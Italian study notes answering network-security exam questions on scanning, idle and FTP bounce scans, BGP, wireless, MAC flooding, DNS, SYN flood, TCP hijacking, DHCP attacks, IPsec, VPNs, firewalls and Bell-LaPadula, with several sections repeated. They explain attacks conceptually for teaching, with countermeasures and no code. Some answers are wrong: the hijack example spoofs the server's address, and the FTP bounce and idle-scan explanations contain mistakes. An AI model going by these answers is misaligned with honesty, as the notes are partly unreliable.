Esistono diversi strumenti e software che permettono di avere una scansione di una rete e l'obiettivo principale è ottenere informazioni sulle porte utilizzate (TCP\UDP), cioè quali porte sono aperte e in ascolto su determinati nodi, oltre che determinare quale sistema operativo è presente e se esistono sistemi di filtraggio o firewall in una determinata rete.

Lo scanning può essere attivo o passivo con la differenza principale che nel primo caso si immette traffico nella rete per recuperare informazioni, mentre nel secondo si fa semplice sniffing senza intervenire attivamente in una o più comunicazioni.

Lo scanning può avere diversi approcci: verticale, cioè un host che fa scanning di più target, orizzontale, cioè molti host che fanno scanning su un singolo target in maniera distribuita e infine un mix tra i due, detto ibrido.

Il target infine può essere singolo, cioè una macchina, o multiplo, cioè anche una porzione di rete, se non tutta.

b. Descrivere FTP bounce scan

FTP bounce scan è un tipo di attacco che utilizza spoofing per generare pacchetti fasulli per poter ottenere informazioni sullo stato di determinate porte. L'attacco consiste nell'utilizzare il server FTP come tramite per comunicare con la vittima.

L'attaccante invia al server FTP un comando PORT utilizzando l'indirizzo IP della vittima tramite un pacchetto spoofato. Se la porta del server è chiusa, quest'ultimo risponderà con un pacchetto RST alla richiesta proveniente dal server FTP, mentre verrà eseguita una three-way handshake nel caso invece la porta fosse aperta.

Questo tipo di attacco è stealth, in quanto l'attaccante utilizza un intermediario per ottenere informazioni sulle porte aperte di una certa vittima.

4. (*) Discutere le caratteristiche, le problematiche di sicurezza, attacchi e contromisure del protocollo BGP

Il BGP è un protocollo che permette il routung tra due differenti autonomous system (cioè un gruppo di reti sotto il controllo di un certo internet service provider). Gli autonomous systems comunicano fra di loro e aggiornano le rispettive tabelle di routing per instradare il traffico fra loro.

Il metodo con cui inoltrano il traffico è basato, oltre alle tabelle di routing, anche sulla grandezza del campo rete di un certo indirizzo IP: a parità di indirizzo IP, si sceglie quello con il campo di rete più alto, cioè che ha i bit legati agli host più basso (es. tra 1.2.3.4/27 e 1.2.3.4/28, instraderà il traffico sul secondo).

Questo protocollo è suscettibile di attacchi legati a denial of service, ad attacchi legati a integrità o confidenzialità, dato che BGP non offre autenticazione, oppure a dirottamento dei pacchetti per sniffing: si può per esempio dirottare il traffico in porzioni di rete da cui non può più uscire, andando a far terminare il TTL di un pacchetto, oppure far passare il traffico da determinati nodi per poter controllare il contenuto dei vari pacchetti o modificarli a proprio piacimento.

Il fatto che BGP lavora con AS che spesso sono gestiti da ISP in concorrenza fra loro, rende difficile mettersi d'accordo per modificare il protocollo per aggiungere authentication e altri controlli, tuttavia si può verificare il TTL di un pacchetto per controllare che non abbia viaggiato troppo a lungo all'interno del web perché magari è stato dirottato.

5. (*) Descrivere le problematiche di sicurezza delle reti wireless, soffermandosi sui protocolli WEP e WPA.

Le reti wireless si dividono principalmente in due tipologie: le reti di tipo infrastructure mode, a cui i client si connettono a un device dedicato chiamato Access Point, oppure le ad-hoc mode, in cui ogni client si connette agli altri (es. riunione in sala conferenze).

I problemi di sicurezza legati all'utilizzo di reti wireless sono simili a quelli di una rete cablata e vanno a coinvolgere la possibilità di perdita di riservatezza, integrità e disponibilità dei dati, in quanto può succedere di collegarsi a reti pubbliche, anche non volontariamente, che possono essere poco sicure o su cui ci può essere qualche attaccante in ascolto.

La comunicazione in broadcast del mezzo poi, rende più suscettibili a sniffing del traffico, così come anche banalmente lasciare un dispositivo collegato incustodito, a cui un attaccante può avere accesso e sfruttarlo per ottenere informazioni che non dovrebbe conoscere.

Inizialmente era stato introdotto WEP (Wireless Equivalent Privacy), che aggiungeva i primi meccanismi di sicurezza della connessione WIFI, che poi fu superato con l'introduzione di WPA (WIFI protected access) che andava a incorporare tutte le specifiche di sicurezza di WEP aggiungendo controlli di integrità, oltre che quelli di confidenzialità sui pacchetti WIFI in transito sulla LAN.

6. Firewall e NIDS

Descrivere le differenze tra IDS e IPS e come possono interagire con un firewall.

Un IDS (intrusion detection system) è un sistema di monitoraggio utilizzato per identificare dei comportamenti malevoli, rilevando attacchi o altre violazioni alla sicurezza e fornendo informazioni su intrusioni avvenute, grazie all'uso di sonde posizionate sugli host, oppure in certi punti della rete.

Ci sono due tipologie di IDS: passivi, che fanno un controllo di firme, e attivi, che apprendono i dati del sistema e “imparano” dall’analisi statistica del funzionamento del sistema.

Un IPS (intrusion prevention system) invece è comunemente considerato l’accoppiata tra firewall e IDS, cioè si parla di una tecnologia, che cerca di bloccare attacchi alle fasi preliminari, facendo analisi predittiva sulla base di informazioni precedenti ricevute.

1. Attacchi

a. Descrivere in dettaglio l'attacco basato su MAC flooding, conseguenze ed eventuali contromisure

Il MAC flooding consiste nell'inviare ad uno switch pacchetti appositamente costruiti per riempire la CAM table (Content Addressable Memory table) che permette di associare rapidamente un indirizzo MAC alla porta a cui è collegato il terminale dello switch, con indirizzi MAC fintizi.

Le tabelle degli indirizzi MAC hanno dimensioni limitate. Il MAC flooding fa uso di questa limitazione per inviare allo switch un intero gruppo di indirizzi MAC di origine falsa in modo da saturare la tabella. Quando la tabella è saturata lo switch entra in fail-open mode e si comporta come un hub, ovvero invia i pacchetti che riceve a tutti i nodi collegati allo switch.

2. Network scanning

a. Discutere obiettivi, natura degli approcci al port scanning

La scansione all'interno di una rete viene eseguita per recuperare informazioni su determinati host o server e non necessariamente è un attacco malizioso.

Esistono diversi strumenti e software che permettono di avere una scansione di una rete e l'obiettivo principale è ottenere informazioni sulle porte utilizzate (TCP\UDP), cioè quali porte sono aperte e in ascolto su determinati nodi, oltre che determinare quale sistema operativo è presente e se esistono sistemi di filtraggio o firewall in una determinata rete.

Lo scanning può essere attivo o passivo con la differenza principale che nel primo caso si immette traffico nella rete per recuperare informazioni, mentre nel secondo si fa semplice sniffing senza intervenire attivamente in una o più comunicazioni.

Lo scanning può avere diversi approcci: verticale, cioè un host che fa scanning di più target, orizzontale, cioè molti host che fanno scanning su un singolo target in maniera distribuita e infine un mix tra i due, detto ibrido.

Il target infine può essere singolo, cioè una macchina, o multiplo, cioè anche una porzione di rete, se non tutta.

b. Quali sono i risultati possibili per la scansione di una porta?

Una porta può essere in tre stati: aperta, nel senso che c'è un protocollo in ascolto su di essa, pronto per far partire una comunicazione TCP, chiusa, vale a dire che non è presente nessun protocollo in ascolto e infine filtrata, cioè che è presente un firewall che lascia passare del traffico su una porta solo a determinate condizioni, come per esempio la provenienza da determinati indirizzi.

In quest'ultimo caso non è possibile capire se un determinato protocollo è in ascolto o meno.

c. Descrivere in dettaglio un approccio allo scan

Nel IDLE SCAN abbiamo un attaccante, una vittima e uno zombie, vale a dire un terzo attore che verrà sfruttato dall'attaccante per colpire la vittima indirettamente e capire se una determinata porta è aperta, oppure no, utilizzando pacchetti TCP.

L'attaccante manda un pacchetto TCP di tipo SYN\ACK allo zombie. Quest'ultimo non si aspetta questo messaggio, perciò risponde con un pacchetto RST e un IPID, vale a dire l'identificativo del frame (es. 12345).

L'attaccante invia un pacchetto SYN (con la porta da scansionare) spoofato, utilizzando come mittente l'indirizzo IP dello zombie, alla vittima: in questo caso, se la porta è in ascolto, la vittima risponderà allo zombie con un pacchetto SYN\ACK e un IPID incrementato (es. 12346), a cui lo zombie risponde con un pacchetto RST, in quanto non si aspetta questo genere di comunicazione.

Infine l'attaccante invia un altro pacchetto di SYN\ACK allo zombie, che gli risponde con un RST e un IPID incrementato (es. 12347): confrontando i valori di IPID, l'attaccante capisce che la porta è aperta.

Se invece la porta fosse chiusa o filtrata, il valore di IPID sarebbe stato incrementato una sola volta, in quanto l'attaccante risponderebbe rispettivamente con un RST o non risponderebbe affatto al pacchetto spoofato inviato dall'attaccante, fingendosi lo zombie. Con il secondo SYN\ACK allo zombie, ci sarebbe quindi solo questo incremento di IPID.

3. Descrivere le problematiche di sicurezza relative al protocollo DNS

DNS è un servizio che si occupa di associare a un indirizzo IP un FQDN per permettere, per esempio, di permetterci di navigare inserendo i nomi dei siti web, invece che i loro indirizzi IP.

Questo servizio è suscettibile ad attacchi di tipo man in the middle, in cui un attaccante si finge il DNS server per dirottare le richieste di una vittima su siti e servizi dannosi. Un esempio di questo genere di attacco è quello di Kaminsky.

Un'altra vulnerabilità va a colpire la tabella di cache del server DNS (poisoning): tutti i client ricevono un nome diverso e malevolo, legato a un certo indirizzo IP.

Per mitigare gli attacchi a vulnerabilità DNS, come quello di Kaminsky, si può introdurre autenticazione e crittografia nelle comunicazioni (DNSec), in modo che le richieste vengano accettate solo se si può dimostrare la propria identità al DNS server.

4. Discutere vantaggi e svantaggi dei protocolli di autenticazione basati su challenge/response

L'autenticazione in generale, e in particolar modo quella web, consiste principalmente in un client che fa una richiesta e un server che fornisce una risposta.

Per fare in modo però che il server non invii informazioni a client malevoli, che possono attaccare tramite attacchi di spoofing, fingendosi un client legittimo (o anche fingendosi un server legittimo), oppure con replay attack, cioè invio di pacchetti già inviati da un client legittimo (tramite sniffing sulla rete), vengono introdotte misure di sicurezza più avanzate.

Client e server condividono informazioni segrete, che possono andare da una password a una chiave di crittografia (secret): un client che vuole accedere a un servizio web su un server, deve dimostrare di essere chi dichiara di essere. Il server presenta quindi al client una stringa (challenge) e il client, tramite il secret, può fornire la prova di identificazione richiesta e riesce ad accedere (response).

Questo schema fornisce segretezza, tramite appunto uso di password o chiavi, e anche freschezza, nella misura in cui la challenge viene modificata a ogni richiesta, così che non si possa sfruttare una risposta già fornita con un replay attack.

5. Anonimia

a. Descrivere i problemi relativi all'anonimia, discutendo le possibili tecniche a disposizione

Anonimia significa nascondere le proprie credenziali. Evito la violazione della mia privacy, esposta ad attacchi di eavesdropping e\o sniffing da parte di attaccanti malevoli, ma anche da parte di chi fornisce connettività e servizi.

Una possibile tecnica a disposizione è l'utilizzo di una rete TOR, che fornisce la possibilità di connettersi e di navigare, senza essere rintracciabile da parte dei siti web su cui navigano.

TOR è una rete di apparati distribuita in cui, in poche parole, un client viene indirizzato ogni volta su un client diverso, rendendo quindi molto complesso risalire a dove ha navigato e di che servizi ha fruito.

b. Discutere i concetti di inosservabilità, unlinkability e utilizzo di pseudonimi

L'inosservabilità va a impedire all'avversario di capire se qualcuno sta utilizzando un particolare sistema o protocollo. (difficile da raggiungere).

La unlinkability significa separare azione e identità: per esempio il mittente e una sua email non sono correlabili neanche dopo le osservazioni di un avversario (il livello rimane uguale).

6. Firewall e NIDS

Descrivi tutti i tipi di firewall che conosci associando I diversi livelli ISO/OSI che sono in grado di analizzare.

Firewall di tipo stateless: forniscono packet filtering di tipo stateless, quindi un semplice controllo dei pacchetti in transito, basandosi su alcune regole preimpostate, principalmente legate a indirizzi di sorgente e destinazione (livello 3 ISO/OSI – Network).

Firewall di tipo stateful: forniscono packet filtering di tipo stateful, in cui vengono analizzate più informazioni del pacchetto, comprese le porte utilizzate, i protocolli e viene tenuta traccia tramite log delle azioni. Inoltre si ricordano se una sessione TCP era attiva, così da far passare i pacchetti successivi (livello 4 ISO/OSI – Transport).

Application Gateway: esaminano il contenuto dei pacchetti a livello applicativo, fornendo un livello di sicurezza maggiore (livello 7 – ISO/OSI – Application).

1. Politiche di sicurezza

a. Descrivere in dettaglio lo scopo ed il funzionamento del modello Bell-LaPadula

Il modello di Bell-Lapadula si concentra sulla confidenzialità dei dati e va ad associare livelli sia agli oggetti che ai soggetti per indicare cosa un determinato utente può o non può fare su un file. Le proprietà principali del modello Bell-Lapadula sono la simple security property (o no read-up) e la star property (o no write-down) che indicano rispettivamente che un soggetto può accedere a un oggetto che ha un grado di confidenzialità uguale o più basso del suo e che un soggetto può modificare un oggetto che ha un grado di confidenzialità è uguale o più alto del suo.

Esiste un'estensione del modello Bell-LaPadula che utilizza dei reticolari e che introduce delle categorie: un soggetto può quindi accedere a determinati oggetti solo se ha un livello di confidenza adeguato secondo le regole di lettura\scrittura e in più deve anche possedere tutte le categorie associate all'oggetto.

b. Sia dato un processo con security level (*secret, {NATO, CRYPTO}*). A quali dei seguenti documenti ha accesso secondo il modello Bell LaPadula?

i. 1.(*top secret, {NATO }*)

No, perché il livello di confidenzialità è più alto, pur avendo la categoria corretta.

ii. 2.(*unclassified, {CRYPTO, NATO}*)

Si, perché il livello di confidenzialità è più basso (o non è impostato in questo caso) e in più le categorie sono le stesse.

iii. 3.(*top secret, {CRYPTO, NUCLEAR}*)

No, perché il livello di confidenzialità è più alto.

iv. 4.(*secret, {NUCLEAR, CRYPTO}*)

No, perché anche il livello di confidenzialità è corretto, non ho la categoria NUCLEAR per poter accedere all'oggetto.

v. 5.(*top secret, {NATO, CRYPTO, NUCLEAR}*)

No, perché il livello di confidenzialità è più alto.

2. TCP Attacks

a. Descrivere un attacco SYN flood e discutere le contromisure adottate

Il SYN flood è un attacco di tipo denial of service che va a colpire il protocollo TCP, sfruttando vulnerabilità legate alla negoziazione di una comunicazione tra client e server durante il three-way handshake.

Per farlo l'attaccante si basa sul fatto che il server ha una coda di connessioni in attesa, che va a riempire per ogni pacchetto SYN che riceve, così che possa gestirle tutte: l'attaccante quindi crea delle richieste SYN spoofate, fingendosi altre sorgenti e andando quindi a saturare il cosiddetto Transmission control block (TCB) con richieste false, impedendo quindi di stabilire connessioni legittime.

Esistono alcune contromisure che vanno a mitigare questo attacco: prima di tutto si va a ampliare la memoria del TCB per poter ricevere più richieste. Inoltre si possono ridurre i timer prima che una richiesta SYN venga cancellata dalla memoria, oppure si possono utilizzare i cookie per le sessioni SYN.

b. Descrivere in cosa consiste hijacking di una sessione TCP. Se in una connessione Telnet si osserva il seguente ultimo pacchetto, come si potrebbe fare hijack della sessione?

```
> Frame 482: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
> Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
> Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
> Transmission Control Protocol, Src Port: 44425 (44425), Dst Port: telnet (23), Seq: 691070837, Ack: 3545452504, Len: 2
    Source port: 44425 (44425)
    Destination port: telnet (23)
    [Stream index: 0]
    Sequence number: 691070837
    [Next sequence number: 691070839]
    Acknowledgement number: 3545452504
    Header length: 32 bytes
    Flags: 0x018 (PSH, ACK)
```

Un session hijacking è un attacco di man in the middle che va a colpire il protocollo TCP durante la comunicazione tra client e server.

Poiché il protocollo TCP non dispone di misure di sicurezza, un client malevolo può riuscire a recuperare il sequence number utilizzato per l'invio e la ricezione di pacchetti e mettersi in mezzo nella comunicazione con il server, sfruttando pacchetti spoofati, spacciandosi per il client legittimo.

Per fare hijack della sessione l'attaccante dovrebbe creare un pacchetto spoofato in cui si finge il client con indirizzo IP 10.0.2.17 e inviarlo al server indicando come Acknowledgment number il Next sequence number ricevuto e come Sequence Number l'acknowledgement numero incrementato.

3. Descrivere le problematiche di sicurezza relative al protocollo DHCP

Il servizio DHCP si occupa di fornire un indirizzo IP dinamico all'interno di una LAN.

Il protocollo funziona con uno scambio di messaggi in broadcast tra il client e il DHCP server: il client manda il suo MAC address facendo una richiesta di IP (DHCP discover), il server risponde con un messaggio contenente IP e altre informazioni (DHCP offer), il client risponde accettando i parametri del server (DHCP request) e il server risponde con un ack (DHCP ack).

Proprio per la natura di questo protocollo, che invia messaggi in broadcast e che utilizza i MAC address all'interno di una LAN, un attaccante può impersonare un DHCP server (DHCP rogue server) e intercettare le richieste dai client, fornendo parametri non corretti per causare denial of service isolando i client, oppure per dirottare il traffico su altri server malevoli.

Un altro attacco è chiamato DHCP starvation e consiste nell'invio di numerose richieste DHCP da parte di un attaccante, sfruttando MAC address spoofati e quindi generati casualmente, riempiendo il pool DHCP e quindi impedendo a client legittimi di ottenere un indirizzo IP.

4. (*) Discutere le caratteristiche, le modalità ed i vantaggi dell'utilizzo di IPSEC

IPSEC è una suite di protocolli introdotta per aggiungere authentication, integrity e confidenzialità a una comunicazione TCP/IP.

IPSEC può lavorare in due modalità: tunnel mode, in cui il contenuto di un pacchetto IP viene cifrato e incapsulato in un altro pacchetto IP, e transport mode, in cui viene aggiunto un header al pacchetto IP originale, cifrando poi il tutto.

Le principali caratteristiche di IPSEC sono IKE (Internet Key Exchange), utilizzato per lo scambio di chiavi per crittare il traffico, AH (authentication header) un protocollo per l'autenticazione end-to-end per mitigare lo spoofing e ESP (encapsulating security payload) che introduce un controllo di integrità per evitare che il traffico che passa da internet venga modificato da nodi malevoli.

5. (*) Descrivere le caratteristiche, le diverse tipologie e i vantaggi di usare una VPN

VPN è l'acronimo di Virtual Private Network e si tratta di una rete privata che permette di mettere in comunicazione reti (o utenti) separate, aprendo dei canali di comunicazione sicuri su internet, senza quindi dover utilizzare reti dedicate.

Esistono tre tipologie di VPN:

- Trusted: utilizzo un provider che mi crea un circuito sicuro, garantendo integrità, per attivare la mia VPN. Ho la certezza, derivata dal trust con il provider, che i dati arriveranno a destinazione senza essere modificati.
- Secure: sono reti VPN che utilizzano la cifratura dei dati per impedire attacchi di sniffing da parte di client malevoli. Questi dati passano su internet, ma possono essere decifrati solo dal destinatario.
- Hybrid: un mix tra trusted e secure VPN

Una VPN può essere utilizzata per mettere in comunicazione due sedi della stessa azienda, creando per esempio una VPN site-to-site, in cui si crea un tunnel sicuro tra i due firewall delle sedi (Intranet VPN), oppure facendo collegare un utente tramite il proprio client alla rete aziendale, passando per internet (Extranet VPN).

6. Firewall e NIDS

Descrivere uno stateful packet filter e le differenze rispetto ad un application gateway.

Uno stateful firewall analizza ogni pacchetto che lo attraversa singolarmente e in più tiene traccia delle connessioni e del loro stato, grazie a una tabella dello stato interna al firewall nella quale ogni connessione TCP e UDP viene rappresentata da due coppie formate da indirizzo IP e porta, una per ciascun endpoint della comunicazione.

Un application-level gateway è composto da una serie di proxy che esaminano il contenuto dei pacchetti a livello applicativo, fornendo un livello di sicurezza maggiore (es. contro attacchi di buffer overflow): posizionandosi tra client e server, impedisce la comunicazione diretta e può offrire anche servizi di load balancing del traffico.

1. Attacchi

a. Descrivere scopo e modalità di un attacco TCP SYN flood ed eventuali contromisure

Il SYN flood è un attacco di tipo denial of service che va a colpire il protocollo TCP, sfruttando vulnerabilità legate alla negoziazione di una comunicazione tra client e server durante il three-way handshake.

Per farlo l'attaccante si basa sul fatto che il server ha una coda di connessioni in attesa, che va a riempire per ogni pacchetto SYN che riceve, così che possa gestirle tutte: l'attaccante quindi crea delle richieste SYN spoofate, fingendosi altre sorgenti e andando quindi a saturare il cosiddetto Transmission control block (TCB) con richieste false, impedendo quindi di stabilire connessioni legittime.

Esistono alcune contromisure che vanno a mitigare questo attacco: prima di tutto si va a ampliare la memoria del TCB per poter ricevere più richieste. Inoltre si possono ridurre i timer prima che una richiesta SYN venga cancellata dalla memoria, oppure si possono utilizzare i cookie per le sessioni SYN.

2. Scanning

a. Descrivere in dettaglio la tecnica di IDLE scan

Nel IDLE SCAN abbiamo un attaccante, una vittima e uno zombie, vale a dire un terzo attore che verrà sfruttato dall'attaccante per colpire la vittima indirettamente e capire se una determinata porta è aperta, oppure no, utilizzando pacchetti TCP.

L'attaccante manda un pacchetto TCP di tipo SYN\ACK allo zombie. Quest'ultimo non si aspetta questo messaggio, perciò risponde con un pacchetto RST e un IPID, vale a dire l'identificativo del frame (es. 12345).

L'attaccante invia un pacchetto SYN (con la porta da scansionare) spoofato, utilizzando come mittente l'indirizzo IP dello zombie, alla vittima: in questo caso, se la porta è in ascolto, la vittima risponderà allo zombie con un pacchetto SYN\ACK e un IPID incrementato (es. 12346), a cui lo zombie risponde con un pacchetto RST, in quanto non si aspetta questo genere di comunicazione.

Infine l'attaccante invia un altro pacchetto di SYN\ACK allo zombie, che gli risponde con un RST e un IPID incrementato (es. 12347): confrontando i valori di IPID, l'attaccante capisce che la porta è aperta.

Se invece la porta fosse chiusa o filtrata, il valore di IPID sarebbe stato incrementato una sola volta, in quanto l'attaccante risponderebbe rispettivamente con un RST o non risponderebbe affatto al pacchetto spoofato inviato dall'attaccante, fingendosi lo zombie. Con il secondo SYN\ACK allo zombie, ci sarebbe quindi solo questo incremento di IPID.

b. Si consideri il caso in cui l'ultimo IP ID osservato sullo zombie sia 23679. Se l'attaccante manda dei pacchetti spoofati alle porte 20-23 e testando lo Zombie osserva che il nuovo IP ID è 23680, cosa si può concludere?

Se il IP ID che viene restituito è aumentato solo di uno, allora significa che le porte 20-23 sono chiuse, e quindi non c'è nessun servizio in ascolto, oppure che il traffico è filtrato da parte di un firewall: in quest'ultimo caso il servizio potrebbe essere in ascolto su quelle porte, ma il traffico potrebbe essere disponibile solo da determinate sorgenti.

3. Descrivere le problematiche di sicurezza relative al protocollo DHCP

Il servizio DHCP si occupa di fornire un indirizzo IP dinamico all'interno di una LAN.

Il protocollo funziona con uno scambio di messaggi in broadcast tra il client e il DHCP server: il client manda il suo MAC address facendo una richiesta di IP (DHCP discover), il server risponde con un messaggio contenente IP e altre informazioni (DHCP offer), il client risponde accettando i parametri del server (DHCP request) e il server risponde con un ack (DHCP ack).

Proprio per la natura di questo protocollo, che invia messaggi in broadcast e che utilizza i MAC address all'interno di una LAN, un attaccante può impersonare un DHCP server (DHCP rogue server) e intercettare le richieste dai client, fornendo parametri non corretti per causare denial of service isolando i client, oppure per dirottare il traffico su altri server malevoli.

Un altro attacco è chiamato DHCP starvation e consiste nell'invio di numerose richieste DHCP da parte di un attaccante, sfruttando MAC address spoofati e quindi generati casualmente, riempiendo il pool DHCP e quindi impedendo a client legittimi di ottenere un indirizzo IP.

4. (*) Discutere le versioni sicure dei protocolli TCP/IP

IPSEC è una suite di protocolli introdotta per aggiungere authentication, integrity e confidenzialità a una comunicazione TCP/IP.

IPSEC può lavorare in due modalità: tunnel mode, in cui il contenuto di un pacchetto IP viene cifrato e incapsulato in un altro pacchetto IP, e transport mode, in cui viene aggiunto un header al pacchetto IP originale, cifrando poi il tutto.

Le principali caratteristiche di IPSEC sono IKE (Internet Key Exchange), utilizzato per lo scambio di chiavi per crittare il traffico, AH (authentication header) un protocollo per l'autenticazione end-to-end per mitigare lo spoofing e ESP (encapsulating security payload) che introduce un controllo di integrità per evitare che il traffico che passa da internet venga modificato da nodi malevoli.

Secure Sockets Layer (SSL) e Transport Layer Security (TLS) sono lo stesso tipo di protocolli con algoritmi crittografici diversi. De facto standard per la sicurezza di Internet.

L'obiettivo principale del protocollo TLS è quello di fornire privacy e integrità dei dati tra due applicazioni che comunicano. Comunicazioni end-to-end sicure in presenza di un attaccante che non può vedere i dati scambiati.

5. (*) Descrivere le caratteristiche ed i vantaggi di usare una VPN

VPN è l'acronimo di Virtual Private Network e si tratta di una rete privata che permette di mettere in comunicazione reti (o utenti) separate, aprendo dei canali di comunicazione sicuri su internet, senza quindi dover utilizzare reti dedicate.

Esistono tre tipologie di VPN:

- Trusted: utilizzo un provider che mi crea un circuito sicuro, garantendo integrità, per attivare la mia VPN. Ho la certezza, derivata dal trust con il provider, che i dati arriveranno a destinazione senza essere modificati.
- Secure: sono reti VPN che utilizzano la cifratura dei dati per impedire attacchi di sniffing da parte di client malevoli. Questi dati passano su internet, ma possono essere decifrati solo dal destinatario.
- Hybrid: un mix tra trusted e secure VPN

Una VPN può essere utilizzata per mettere in comunicazione due sedi della stessa azienda, creando per esempio una VPN site-to-site, in cui si crea un tunnel sicuro tra i due firewall delle sedi (Intranet VPN), oppure facendo collegare un utente tramite il proprio client alla rete aziendale, passando per internet (Extranet VPN).

6. Firewall e NIDS

Spiegare la differenza tra stateful e stateless packet filtering e la loro utilità pratica.

I firewall stateful sono in grado di riconoscere le connessioni e le trasmissioni e, ispezionandole, sono in grado di decidere cosa fare in base a molteplici parametri.

Mantengono inoltre un log storico del traffico, con i dettagli quali indirizzi di origine e destinazione, numeri di porta, sequenze TCP e con questo sono in grado di aprire o chiudere dinamicamente delle porte per consentire o bloccare il traffico. Le policy su un firewall, unite al modulo di log inspection di un firewall utilizzato tendenzialmente in infrastrutture mediamente complesse fornisce questo genere di funzionalità in maniera integrata, ma c'è bisogno di un tecnico esperto per configurarle, in quanto si possono causare diversi problemi al traffico sia interno che verso l'esterno, se si sbaglia a inserire policy.

I firewall stateless invece bloccano o consentono una comunicazione soltanto sulla base delle caratteristiche di quest'ultima. In pratica i pacchetti sono bloccati in base a delle regole statiche (ad es. l'indirizzo sorgente o quello di destinazione, la porta utilizzata) e di ciò non viene tenuta memoria.